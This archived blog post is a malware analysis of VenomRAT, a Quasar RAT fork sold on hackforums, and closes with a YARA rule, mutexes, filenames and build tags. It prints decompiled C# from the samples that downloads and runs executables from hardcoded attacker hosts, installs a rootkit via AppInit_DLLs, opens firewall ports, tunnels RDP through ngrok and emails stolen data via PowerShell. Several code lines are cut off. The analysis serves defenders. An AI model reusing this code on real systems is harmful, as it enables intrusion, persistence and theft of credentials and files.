

## VenomRAT - new, hackforums grade, reincarnation of QuasarRAT

Published: 2020-06-22 · Archived: 2026-04-05 18:51:31 UTC

### Intro

During routine hunting we stumble upon new Remote Administration Toolkit (RAT), named Venom RAT. Like with many such tools authors are conducting their business under false pretense of providing a tool to remotely manage your own computers.



As one can see on a screen-shot above, this tool possesses essential capabilities to manage your own computers such as

- Keylogger
- Stealer
- UAC Bypass
- Password Recovery (sealing)

All those for a small price of 150\$ per month.

What we get for it? Let's find out.

### Technical Details<sup>1</sup>

This RAT is a revamped version of infamous Quasar RAT, most likely based on [this](#) fork. Following new commands were added

- DoInstallVNC
- DoInstallRDP
- DoStealer
- DoRemoveVnc
- DoRemoveRdp
- GetVncInfo
- GetRdpInfo

- GetAllPasswords

On top of that an rootkit was added to help hide malicious software. This adds following capabilities to already extensive list of what Quasar RAT can do.

- Rootkit hiding processes and files
- VNC connection
- RDP connection
- Generic Stealer

Nothing particularly groundbreaking, but the way authors decide to implement it is quite shocking, as none of those extensions are part of a malware binary. Instead new executable is downloaded from hardcoded address and run

```
public static void Ngrok(string token)
{
    try
    {
        StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "rdp.bat"));
        streamWriter.WriteLine("set downloadURL=http://91.134.207.16/ngrok.exe");
        streamWriter.WriteLine("set logFile=%TEMP%\proclog.txt");
        streamWriter.WriteLine("set exeFile=%TEMP%\ngrok.exe");
        streamWriter.WriteLine("powershell (new-object System.Net.WebClient).DownloadFile('htt");
        streamWriter.WriteLine("%exeFile% authToken " + token);
        streamWriter.WriteLine("%exeFile% tcp 3389 > %logFile%");
        streamWriter.Close();
        string fileName = Path.Combine(Path.GetTempPath(), "rdp.bat");
        Process.Start(new ProcessStartInfo
        {
            FileName = fileName,
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden,
            UseShellExecute = true,
            ErrorDialog = false
        });
        Thread.Sleep(30000);
        module2.geturl();
    }
    catch (Exception)
    {
    }
}
```

## Rootkit (dc6ce53e100795c72f4db35a8cfd9294cc564cd82c8f59468fa94c7c0cf0b0de)

Following code is responsible for fetching and installing DLL containing a root-kit,

```
public static void Install(bool is64bit)
{
    string path = Path.Combine(Settings.DIRECTORY, Settings.SUBDIRECTORY);
    if (root.IsAdmin())
    {
        string link = "https://payloads-poison.000webhostapp.com/r77-x64.dll";
        string link2 = "https://payloads-poison.000webhostapp.com/r77-x86.dll";
        string name = "r77-x64.dll";
        string name2 = "r77-x86.dll";
        module2.download(link, name);
        module2.download(link2, name2);
        string text = "x" + (is64bit ? 64 : 86).ToString() + ".dll";
        string text2 = Path.Combine(Path.GetTempPath(), "$77-" + Guid.NewGuid().ToString("N"));
        File.Copy(Path.Combine(path, "r77-" + text), text2);
        new FileInfo(text2).Attributes |= FileAttributes.Temporary;
        using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, is
        {
            registryKey.SetValue("LoadAppInit_DLLs", 1);
            registryKey.SetValue("RequireSignedAppInit_DLLs", 0);
            registryKey.SetValue("AppInit_DLLs", text2);
        }
    }
}
```

```
    }
    string path2 = Path.Combine(path, "r77-x64.dll");
    string path3 = Path.Combine(path, "r77-x86.dll");
    File.SetAttributes(path2, FileAttributes.Hidden);
    File.SetAttributes(path3, FileAttributes.Hidden);
    return;
}
string link3 = "https://payloads-poison.000webhostapp.com/r77-x64.dll";
string link4 = "https://payloads-poison.000webhostapp.com/r77-x86.dll";
string name3 = "r77-x64.dll";
string name4 = "r77-x86.dll";
module2.download(link3, name3);
module2.download(link4, name4);
string text3 = "x" + (is64bit ? 64 : 86).ToString() + ".dll";
string text4 = Path.Combine(Path.GetTempPath(), "$77-" + Guid.NewGuid().ToString("N") + "-" + t
File.Copy(Path.Combine(path, "r77-" + text3), text4);
new FileInfo(text4).Attributes |= FileAttributes.Temporary;
using (RegistryKey registryKey2 = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, is64bit ?
{
    registryKey2.SetValue("LoadAppInit_DLLs", 1);
    registryKey2.SetValue("RequireSignedAppInit_DLLs", 0);
    registryKey2.SetValue("AppInit_DLLs", text4);
}
string path4 = Path.Combine(path, "r77-x64.dll");
string path5 = Path.Combine(path, "r77-x86.dll");
File.SetAttributes(path4, FileAttributes.Hidden);
File.SetAttributes(path5, FileAttributes.Hidden);
}
```

Code of this rootkit can be found on github, <https://github.com/bytecode77/r77-rootkit>. This rootkit will hide anything (process, files, etc) with prefix \$77 hence names of running VenomRAT binaries will start with \$77 this is also clearly visible in project files, for example in .csproj which is a part of every C# project and describes its basic properties.

```
<RootNamespace>$77-Venom</RootNamespace>
<AssemblyName>$77-Venom</AssemblyName>
```

In addition to DLL being fetched from internet, 2 more binaries are extracted from resources and dropped

- Chrome - 1bb6f045a9218bacd2c0f35f2e9fb3f0a92f5bdd7efd207b070c47707a6ae82d, a tool based on [UACSilentCleanup](#) used to bypass UAC
- Install - 74f157d228b19efbe878feb76a5be3cae1cdd11c59ee3ec9622dbd994081310, installer for r77 rootkit, will add r77-x86.dll and r77-x64.dll into AppInit\_DLLs auto-load mechanism.

## Stealer (f053af636e8ec15d133a92aceb4187027aa7a8d4e91e8217e87155037fbd6ef)

Probably author's own creation named by them as **Velos Stealer** is a very simple C# program capable of stealing following data,

- Files on desktop (with extensions .doc, .docx, .txt and .log)
- Info about used ftp servers from FileZilla (filezilla\_recentservers.xml, filezilla\_sitemanager.xml)
- Crypto currency wallets (BitcoinCore, Electrum, LTC, ETH, DSH, XMR, ZEC<sup>1</sup>)
- Saved password from browsers
- Saved credit card data from browsers
- Saved cookies from browsers
- Cached forms auto-filled by browsers

stolen data will be saved into separate files ( Passwords.txt , Cookies.txt , CC.txt , Autofill.txt ) and later compressed into Passwords.zip

## VNC (517e1659c9d9ee4de266b3ade2d06965b670d17082ae2c2c97b4c694bb29152a)

This file is an UltraVNC, packed with UPX and wrapped into some sort of installer. As in most cases installation will be done intermediary ad-hoc created .bat script

```
StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "dvnc.bat"));
streamWriter.WriteLine("set logfile=%TEMP%\proclog.txt");
streamWriter.WriteLine("set exeFile=%TEMP%\Install.exe");
streamWriter.WriteLine("set logfile=%TEMP%\proclog.txt");
streamWriter.WriteLine("powershell (new-object System.Net.WebClient).DownloadFile('http://91.13
```

## RDP

In order to install RDP on victims computer few scripts and binaries will be downloaded and run.

Hosting URL	File Name	SHA256
hxxp://91.134.207[.]16/rdpinstall.exe	installrdp.exe	28d7a2216d76d1420f14c4aea0cc466d49674c9c17d078d365cc346a560b79a1
hxxp://91.134.207[.]16/autoupdate1.exe	autoupdate1.exe	ba3354e03d8b64b11989acc4593d7103097083c128f3bca86bfb8776cb279001
hxxp://91.134.207[.]16/autoupdate2.exe	autoupdate2.exe	c1bf6f0dca24c0f99e8f0998c45b5a1c21b68cb98507210a303abee7abba8b29
http://91.134.207.16/update.exe	updaterdp.exe	57aece1eeca1ac5f5ccf23bb06b30b56c7339fe434c1c33d86a9c0fa44e1cad5

Before those files will be run, some steps are taken to prepare environment, more precisely,

- Cleanup; all files from %TEMP% are removed and processes named cmd , conhost , installrdp , installrdp , updaterdp , Install , winvnc are killed
- Remote Desktop is enabled by manipulating registry keys
- access to Remote Desktop port is enabled on firewall
- %ProgramFiles%\RDP Wrapper is added to a list of paths ignored by Windows Defender.
- User Venom with password Venom is added as an administrator with ability to use Remote Desktop

## Ngrok

Both are RDP and VNC are tunneled by ngrok.io network, in order to achieve that ngrok client is being downloaded from hxxp://91.134.207[.]16/ngrok.exe and another utility named getrdp.exe (from hxxp://91.134.207[.]16/getrdp.exe )<sup>4</sup> is used to enumerate available tunnels and send that data back to c2. getrdp.exe is a another SFX archive, this time containing curl.exe and jq.exe , both benign tools.

## Ex-filtration

Authors decided to implement an unusual strategy of ex-filtrating stolen data, first a file is put onto FTP server using WinSCP client and later an email with a file attached is being send. Credentials needed for authorization to ftp and smtp server are send in a command initiating data stealing.

### FTP ex-filtration

In the code one can find actually two function responsible for uploading data onto FTP server, one using pure powershell and other aforementioned WinSCP.com

### SMTP ex-filtration

In similar fashion to FTP, malware has a two function for sending emails, one relying on powershell and second on `blat.exe` [5](#), powershell method will write a script into `%TEMP%\send.ps1`.

## Exfiltration via Ngrok

For both FTP and SMTP, designated way supposed to be a Ngrok tunnel, however authors don't really understand how tunneling works and are oblivious for a fact that you need a SMTP/FTP service on a machine to be able to use it, and when you are tunneling traffic via 3rd party service you don't need to open any ports

```
public static void SendFile(string filepath, string email, string toemail, string password, string token)
{
    module2.fixports();
    module2.sendfuckingemail(token);
    try
    {
        StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "send.ps1"));
        streamWriter.WriteLine("SMTPServer = 'smtp.gmail.com'");
        streamWriter.WriteLine("SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587);");
        streamWriter.WriteLine("SMTPInfo.EnableSsl = $true;");
        streamWriter.WriteLine(string.Concat(new string[]
        {
            "$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('",
            email,
            "', '",
            password,
            "');");
        }));
        streamWriter.WriteLine("$ReportEmail = New-Object System.Net.Mail.MailMessage;");
        streamWriter.WriteLine("$ReportEmail.From = '" + email + "';");
        streamWriter.WriteLine("$ReportEmail.To.Add('" + toemail + "');");
        streamWriter.WriteLine("$ReportEmail.Subject = 'Velos Stealer Report';");
        streamWriter.WriteLine("$ReportEmail.Body = 'Velos Stealer report in the attachments.'");
        streamWriter.WriteLine("$ReportEmail.Attachments.Add('" + filepath + "');");
        streamWriter.WriteLine("SMTPInfo.Send($ReportEmail);");
        streamWriter.Close();
        Thread.Sleep(5000);
        string str = Path.Combine(Path.GetTempPath(), "send.ps1");
        Process.Start(new ProcessStartInfo
        {
            FileName = "cmd",
            Arguments = "/k start /b powershell -ExecutionPolicy Bypass " + str + " & ex",
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden,
            UseShellExecute = true,
            ErrorDialog = false
        }).WaitForExit();
        Thread.Sleep(4000);
        module2.killpro();
        Module1.cleantemp();
    }
    catch (Exception)
    {
    }
}


public static void sendfuckingftp(string token)
{
    try
    {
        StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "fixftp.ps1"));
        streamWriter.WriteLine("set downloadURL=http://91.134.207.16/ngrok.exe");
        streamWriter.WriteLine("set logFile=%TEMP%\proclog.txt");
        streamWriter.WriteLine("set exeFile=%TEMP%\ngrok.exe");
        streamWriter.WriteLine("set logFile=%TEMP%\proclog.txt");
        streamWriter.WriteLine("powershell (new-object System.Net.WebClient).DownloadFile('%&");
```

```
streamWriter.WriteLine("%exeFile% authtoken " + token);
streamWriter.WriteLine("%exeFile% tcp 21 > %logfile%");
streamWriter.Close();
string fileName = Path.Combine(Path.GetTempPath(), "fixftp.bat");
Process.Start(new ProcessStartInfo
{
    FileName = fileName,
    CreateNoWindow = true,
    WindowStyle = ProcessWindowStyle.Hidden,
    UseShellExecute = true,
    ErrorDialog = false
});
}
catch (Exception)
{
}
}

public static void fixports()
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = "/k start /b netsh advfirewall firewall add rule name=SMP1 dir=in action=
        CreateNoWindow = true,
        WindowStyle = ProcessWindowStyle.Hidden,
        UseShellExecute = true,
        ErrorDialog = false
    });
}
....
```


## Conclusion

VenomRAT is yet another RAT published on hackforums, an infamous hatchery of incapable hackers-wannabes. While author has some interesting ideas he's lack of programming skills and understanding of how system and networks work prevents him from fully implement it. Besides all of those shortcomings (or maybe due to them) it generates quite a buzz on a forum,



While Qusar RAT and its forks are used by few actors, including APT33, Dropping Elephant, Stone Panda, The Gorgon Group<sup>6</sup>, it is very unlikely that this tool will be ever used by any serious threat actor.

With a price of 150\$ per month doesn't sound like an option for aspiring criminals either, however we found quite a few samples ITW and are waiting with impatience for upgrades that will fix all of the errors and misconceptions. For now it's just another example of a company selling malicious software under an umbrella of elaborate TOS.



## Analysis Artifacts

### Yara

```
rule VenomRAT {  
  
  meta:  
    reference = "https://blog.malwarelab.pl/posts/venom/"  
    author = "Maciej Kotowicz, mak@malwarelab.pl"  
    copyright = "MalwareLab.pl"  
    date = "2020-06-10"  
    hash = "7128a2488b2d0084465ca1602a844eafb191de938fc70098d86cb65d17734778"  
    hash = "95cc84715a64ff8271814d69dc2c71d8ec22476a1d580d645e1a9dba625a789c"  
    hash = "74cbcffcfa82c021f1ed8f403b80ea2047f4f0d9238ab31560348910b5dcbc4f"  
    strings:  
      $a0 = "[ - ] Unable to Create the Environment Variable %windir%." wide  
      $a1 = "Velos Stealer Report >> %PSScript%" wide  
      $a2 = "Checking if itadmin is part of Administrators Group" wide  
      $a3 = "/k start /b wusa /uninstall /kb:4471332 /quiet & exit" wide  
      $a4 = "[+] Waiting 5 seconds before execution." wide  
    condition:  
      2 of them  
  
}
```

### Hashes

Full list of hashes can be found on our [github](#)

### C2 Servers

Full list of hashes can be found on our [github](#)

```
$77payload  
Afro  
Application  
AYUb  
Client  
ctOS_Users  
Discord  
Fatality  
Forthack  
FPSBooster  
Friends  
Hacked by Seliax  
Husky  
idiot  
Idiot  
Java Updater  
Joel  
LoL Checker  
Lunar Xray  
Marisa  
Marisa1  
Minecraft Launcher  
mp4  
Office04  
Office05  
Office1  
Office2016  
OfficePacket004  
OfficeXS20  
Opfer
```

```
Otohits
PC1
PrimoTest
Rayan
REAL
retarded
Search
Start
test
Test
Test01
testme
ValorantChecker
Venom
Venom Client
Venom Slave
Venom Test
Victimes
X_Ray
Chrome
Chrome_Update
Zombie
```

## Mutexes

all mutexes can be described with following regex: `VNM_MUTEX_[a-zA-Z]{18}`

## Filenames

```
$$77Antimalware.exe
$77$test!.exe
$77ashapayload.exe
$77-chrome.exe
$77client.exe
$77Client!.exe
$77Client.exe
$77driverD.exe
$77Java_Updater.exe
$77nordvpn.exe
$77-Office.exe
$77Steem.exe
$77TekurnaGrafika.exe
$77TestC.exe
$77Test.exe
$77-venom.exe
$77WinSheduler.exe
$77WinUpdate.exe
$77-winupdater.exe
$77XXX.exe
$ClientRun.exe
Client.exe
Clientuisis.exe
Dllhost.exe
Forthack.exe
fSociety.exe
GoogleUpdaTes.exe
iusnBase.exe
Jai.exe
Microsoft.exe
MicrosoftUpdate.exe
MicrosoftWindowsGrahpy.exe
MUAHHA.exe
Office2016.exe
officeupdate.exe
Otohits.exe
ruby.exe
```

```
RuntimeBroker.exe  
Search.exe  
Self-Bot-github.exe  
services.exe  
SuperAdmin.exe  
svchost.exe  
Tarea.exe  
telegram.exe  
Updater.exe  
Vega.exe  
Venom.exe  
venomkongregate.exe  
WinDefend.exe  
Windows Defender.exe  
windowsoperator.exe  
WindowsUpdate.exe  
winsvr.exe  
WndProc.exe  
$77Your Phone.exe  
Auxiliary Source  
$77sys.exe  
Z-Flix Cracked by SeliAx.exe
```

1. Analysis was performed based on a debug build  
( 7128a2488b2d0084465ca1602a844eafb191de938fc70098d86cb65d17734778 ) representing version 2.1.0.0, this version match all of them samples of this malware we found ITW [↔](#)
2. This feature will be added probably in next version, for now function responsible for it is empty [↔](#)
3. <https://github.com/stascorp/rdpwrap> [↔](#)
4. `autoupdate.bat` is a legitimate file, part of `RDP Wrapper` that will add itself as scheduled task [↔](#)
5. <https://www.blatt.net/> [↔](#)
6. [https://malpedia.caad.fkie.fraunhofer.de/details/win.quasar\\_rat](https://malpedia.caad.fkie.fraunhofer.de/details/win.quasar_rat) [↔](#)

---

Source: <https://blog.malwarelab.pl/posts/venom/>